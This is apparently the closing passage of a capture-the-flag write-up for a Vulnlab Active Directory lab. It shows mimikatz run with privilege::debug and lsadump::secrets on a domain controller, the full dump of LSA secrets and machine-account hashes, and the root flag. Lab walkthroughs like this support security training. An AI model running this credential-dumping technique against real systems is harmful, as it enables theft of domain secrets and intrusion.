⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠉⠉⠉⠉⠹⠟⣿⣿⡄⠀⠀⠠⡇⠀⠀⠀⠀⠀⢠⡟⠛⠛⠋⠉⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣠⠋⠹⣷⣄⠀⠐⣊⣀⠀⠀⢀⡴⠁⠣⣀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣀⣤⣀⠤⠊⢁⡸⠀⣆⠹⣿⣧⣀⠀⠀⡠⠖⡑⠁⠀⠀⠀⠑⢄⣀⣀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣰⣦⣶⣿⣿⣟⣁⣤⣾⠟⠁⢀⣿⣆⠹⡆⠻⣿⠉⢀⠜⡰⠀⠀⠈⠑⢦⡀⠈⢾⠑⡾⠲⣄⠀⣀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⣀⣤⣶⣾⣿⣿⣿⣿⣿⣿⣿⣿⣿⡿⠖⠒⠚⠛⠛⠢⠽⢄⣘⣤⡎⠠⠿⠂⠀⠠⠴⠶⢉⡭⠃⢸⠃⠀⣿⣿⣿⠡⣀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⡤⠶⠿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣋⠁⠀⠀⠀⠀⠀⢹⡇⠀⠀⠀⠀⠒⠢⣤⠔⠁⠀⢀⡏⠀⠀⢸⣿⣿⠀⢻⡟⠑⠢⢄⡀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⢸⠀⠀⠀⡀⠉⠛⢿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣷⣄⣀⣀⡀⠀⢸⣷⡀⣀⣀⡠⠔⠊⠀⠀⢀⣠⡞⠀⠀⠀⢸⣿⡿⠀⠘⠀⠀⠀⠀⠈⠑⢤⠀⠀⠀
⠀⠀⢀⣴⣿⡀⠀⠀⡇⠀⠀⠀⠈⣿⣿⣿⣿⣿⣿⣿⣿⣝⡛⠿⢿⣷⣦⣄⡀⠈⠉⠉⠁⠀⠀⠀⢀⣠⣴⣾⣿⡿⠁⠀⠀⠀⢸⡿⠁⠀⠀⠀⠀⠀⠀⠀⠀⡜⠀⠀⠀
⠀⢀⣾⣿⣿⡇⠀⢰⣷⠀⢀⠀⠀⢹⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣶⣦⣭⣍⣉⣉⠀⢀⣀⣤⣶⣾⣿⣿⣿⢿⠿⠁⠀⠀⠀⠀⠘⠀⠀⠀⠀⠀⠀⠀⠀⠀⡰⠉⢦⠀⠀
⢀⣼⣿⣿⡿⢱⠀⢸⣿⡀⢸⣧⡀⠀⢿⣿⣿⠿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡭⠖⠁⠀⡠⠂⠀⠀⠀⠀⠀⠀⠀⠀⢠⠀⠀⠀⢠⠃⠀⠈⣀⠀
⢸⣿⣿⣿⡇⠀⢧⢸⣿⣇⢸⣿⣷⡀⠈⣿⣿⣇⠈⠛⢿⣿⣿⣿⣿⣿⣿⠿⠿⠿⠿⠿⠿⠟⡻⠟⠉⠀⠀⡠⠊⠀⢠⠀⠀⠀⠀⠀⠀⠀⠀⣾⡄⠀⢠⣿⠔⠁⠀⢸⠀
⠈⣿⣿⣿⣷⡀⠀⢻⣿⣿⡜⣿⣿⣷⡀⠈⢿⣿⡄⠀⠀⠈⠛⠿⣿⣿⣿⣷⣶⣶⣶⡶⠖⠉⠀⣀⣤⡶⠋⠀⣠⣶⡏⠀⠀⠀⠀⠀⠀⠀⢰⣿⣧⣶⣿⣿⠖⡠⠖⠁⠀
⠀⣿⣿⣷⣌⡛⠶⣼⣿⣿⣷⣿⣿⣿⣿⡄⠈⢻⣷⠀⣄⡀⠀⠀⠀⠈⠉⠛⠛⠛⠁⣀⣤⣶⣾⠟⠋⠀⣠⣾⣿⡟⠀⠀⠀⠀⠀⠀⠀⠀⣿⣿⣿⣿⣿⠷⠊⠀⢰⠀⠀
⢰⣿⣿⠀⠈⢉⡶⢿⣿⣿⣿⣿⣿⣿⣿⣿⣆⠀⠙⢇⠈⢿⣶⣦⣤⣀⣀⣠⣤⣶⣿⣿⡿⠛⠁⢀⣤⣾⣿⣿⡿⠁⠀⠀⠀⠀⠀⠀⠀⣸⣿⡿⠿⠋⠙⠒⠄⠀⠉⡄⠀
⣿⣿⡏⠀⠀⠁⠀⠀⠀⠉⠉⠙⢻⣿⣿⣿⣿⣷⡀⠀⠀⠀⠻⣿⣿⣿⣿⣿⠿⠿⠛⠁⠀⣀⣴⣿⣿⣿⣿⠟⠀⠀⠀⠀⠀⠀⠀⠀⢠⠏⠀⠀⠀⠀⠀⠀⠀⠀⠀⠰⠀

The flag is in memory (user "root").
┌∩┐(◣◢)┌∩┐ Fuck da rabbit hole ╭∩╮( •̀•́ )╭∩╮
Use mimikatz module to grab all secrets:
mimikatz -Commands "privilege::debug" -Commands "lsadump::secrets"
  .#####.   mimikatz 2.2.0 (x64) #19041 Dec  1 2021 12:21:44
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::secrets
Domain : DC02
SysKey : cfedd0dfb13d69c4155c5eb4f851fc2c

Local name : DC02 ( S-1-5-21-105938765-1249442939-3198801933 )
Domain name : MYTHICAL-EU ( S-1-5-21-1148612195-3581135157-3534241443 )
Domain FQDN : mythical-eu.vl

Policy subsystem is : 1.18
LSA Key(s) : 1, default {95285f41-202d-8ff0-e19f-2742e7017ced}
  [00] {95285f41-202d-8ff0-e19f-2742e7017ced} 7e6d4f459d0f6e16dfee80dc9df410818e7139b4f931cf2c178b3b01c4233c23

Secret  : $MACHINE.ACC
cur/hex : 75 32 31 90 b6 06 31 a6 94 71 30 9d 9c 9f 17 b2 3a 0b 4b 68 2b 83 cc d2 da 5c d1 88 0d c3 b0 f5 94 e5 29 c7 53 ee f5 fc 21 72 bf 38 50 13 24 a2 c1 68 09 4f b3 b7 09 09 10 37 af eb 42 67 a6 96 8b 03 d2 55 fa 98 3d ab f5 b4 54 a3 f6 c2 72 bf 53 f9 9b d6 45 ba e1 53 9d 15 c5 86 f3 b4 58 b8 3a 68 23 2c 21 89 e5 18 24 17 9a 4d 68 bd b9 8a f1 3b 76 b0 7a 2a 3e 5f bc 39 01 f0 41 7f 47 9b cc bf df 2a df 76 da ae 22 78 d8 dd eb 05 a1 76 59 f4 b2 cb af 55 e7 73 31 02 43 1f 7b e0 03 11 09 0a 8c bc 87 1e 1d 72 2c 3e d4 5b 10 38 14 f1 c0 fb 95 c7 2d c4 18 fa 74 ff 80 d3 68 10 68 2c 0a 2a 55 21 60 20 23 79 3d 52 3a 6c 44 ae 84 7e e5 68 e8 c3 5c 28 9a 7e 83 63 84 ce f8 63 07 fe d8 b7 78 69 f9 81 c1 20 d8 f1 7a 23 5e 52 b1 bc
    NTLM:560ce689e1594d2004b37188bd6cf670
    SHA1:2e3327bd761e082847ae38dfa15d6de296c44b7e
old/hex : 55 9a f1 cf 47 0c 66 b3 77 31 43 00 5d f3 29 b7 2d 9d 49 4c b0 1a 42 fe f7 39 8a 30 9e de 9f ad 1e b1 96 08 4e 56 e8 1b 0e 23 8d a2 79 19 99 24 d9 bf 67 a2 26 8f d2 ed 55 52 c5 4f d4 38 18 bb 5a a0 c0 93 95 25 d2 0e 1b c2 87 07 c4 6f ef d4 f2 1b d6 ba 5d 35 d0 4b 62 38 2a 1e 4c c4 34 d7 f5 ab ee 8b a6 c4 72 7a a0 74 24 0e a4 f6 20 e2 13 be 8e 59 05 31 b2 49 bf 82 ef ea 68 d6 05 73 a3 44 70 c2 bc 52 b7 27 02 97 ae 65 b2 0a 69 46 6c bb 8d 09 12 6f 9c 86 7f d1 25 a1 e5 c1 d9 2b b3 f0 c9 06 83 aa 06 9c 69 94 80 29 4a 4f ca 2f 85 40 40 c9 b7 87 ee cb ff 99 a3 1e 5a cc 28 38 e8 98 5d ca 54 29 03 6c d5 57 37 ad a0 7a 70 a0 d7 a8 2c 67 b6 28 ce 7f a2 0a 8c 4a ac be 1c 7a 5f 86 4d e8 47 f8 5c 8d bc 0a 73 eb d7 34 4d 9a e6 2c 32 7e 6a 71 0a e5 c3 c8 0a ac ab 1f 1a 7b 40 60 0c 2c 5c b2 c4 c4 6b e2 c3 ba f6 09 72 3d b0 cb 2e 84 4b 5b c3 ab a7 24 76 0c 6c 9b 57 39 1a 5d 11 16 c8 68 8e 91 01 f0 a9 08 22 a0 7b 63 7b 1f b3 90 50 f3 4f 3d f9 8f 69 2c ce 2b db d5 39 79 9d b8 db 25 32 79 14 bb 89 e9 eb 70 f6 63 ca a4 ff 92 73 4d eb b8 15 e3 57 cd 21 ce 1a 1c b6 34 a0 07 0e 32 fa e1 88 89 a4 0e 5b 46 00 4e 76 40 70 53 65 4e 2f 27 c7 8d 0b 11 d4 95 0a 3a a3 ef 81 e8 95 38 05 5e fb de 97 59 e6 da 11 74 92 7c 85 de 37 5a 52 d1 b2 bf 4b 1c 15 ba 8a 19 59 6c 96 36 83 68 28 98 c5 ae 05 2a 5f be 23 50 a8 af 43 7d 3c f1 c2 a1 9a 5e e7 f2 74 31 c4 98 e8 c4 d1 74 1b d8 7f f2 17 2e 98 de 24 7b 59 33 8a 44 ee e6 08 ee 12 f6 b2 63 85 59 1f 80 1d 06 0d 99 02 a5 27 1d c2 b6 57 b9 96 bc a6 36 33 40 59 f7 b5 bb 0b 7b 99 6f fa 43 f0 9f d2 ed 1c f5
    NTLM:88582942999e56c63130cc6c406a04ed
    SHA1:ce76241e132bb08bbc80a4e0dd2018ece69902e0

Secret  : DefaultPassword
cur/text: VL{f261e601d8f753249b3e98c1e653dd36}

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 8d 46 37 5e 76 d4 0e b1 dc 37 3c 15 3c 28 64 a7 9e 46 dd fa dd 00 19 fd 99 ec 01 a4 b4 85 66 cb 00 c3 41 30 ef ec 51 69
    full: 8d46375e76d40eb1dc373c153c2864a79e46ddfadd0019fd99ec01a4b48566cb00c34130efec5169
    m/u : 8d46375e76d40eb1dc373c153c2864a79e46ddfa / dd0019fd99ec01a4b48566cb00c34130efec5169
old/hex : 01 00 00 00 1d 70 58 77 ff 6f f1 4c 84 dc b4 56 4e b3 77 37 93 f2 9b d4 fd 42 4c 35 58 e2 39 97 8f 50 d2 7d 4e d2 e6 6e ff 18 a0 4e
    full: 1d705877ff6ff14c84dcb4564eb3773793f29bd4fd424c3558e239978f50d27d4ed2e66eff18a04e
    m/u : 1d705877ff6ff14c84dcb4564eb3773793f29bd4 / fd424c3558e239978f50d27d4ed2e66eff18a04e

Secret  : NL$KM
cur/hex : 28 f4 02 7a 07 c3 c4 3c c4 d1 25 54 97 41 fc 18 a5 59 88 76 59 a4 8b bd 2e eb be 97 96 a0 08 d2 9f f2 f3 f4 a1 0a 13 31 9d df 1a 74 44 4c e7 dc 33 85 b3 ac 7d 28 fc 7f 66 e2 a2 62 a4 c0 16 6e
old/hex : 28 f4 02 7a 07 c3 c4 3c c4 d1 25 54 97 41 fc 18 a5 59 88 76 59 a4 8b bd 2e eb be 97 96 a0 08 d2 9f f2 f3 f4 a1 0a 13 31 9d df 1a 74 44 4c e7 dc 33 85 b3 ac 7d 28 fc 7f 66 e2 a2 62 a4 c0 16 6e

Secret  : _SC_MSSQL$SQLEXPRESS / service 'MSSQL$SQLEXPRESS' with username : NT Service\MSSQL$SQLEXPRESS

Secret  : _SC_SQLTELEMETRY$SQLEXPRESS / service 'SQLTELEMETRY$SQLEXPRESS' with username : NT Service\SQLTELEMETRY$SQLEXPRESS
[*] Process exited with code: 0x0
And finally get the last Mythical_Root flag:
VL{f261e601d8f753249b3e98c1e653dd36}
MITTRE ATT&CK mapping

Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=0c6b0346-701f-439b-880e-19e1091a9cb9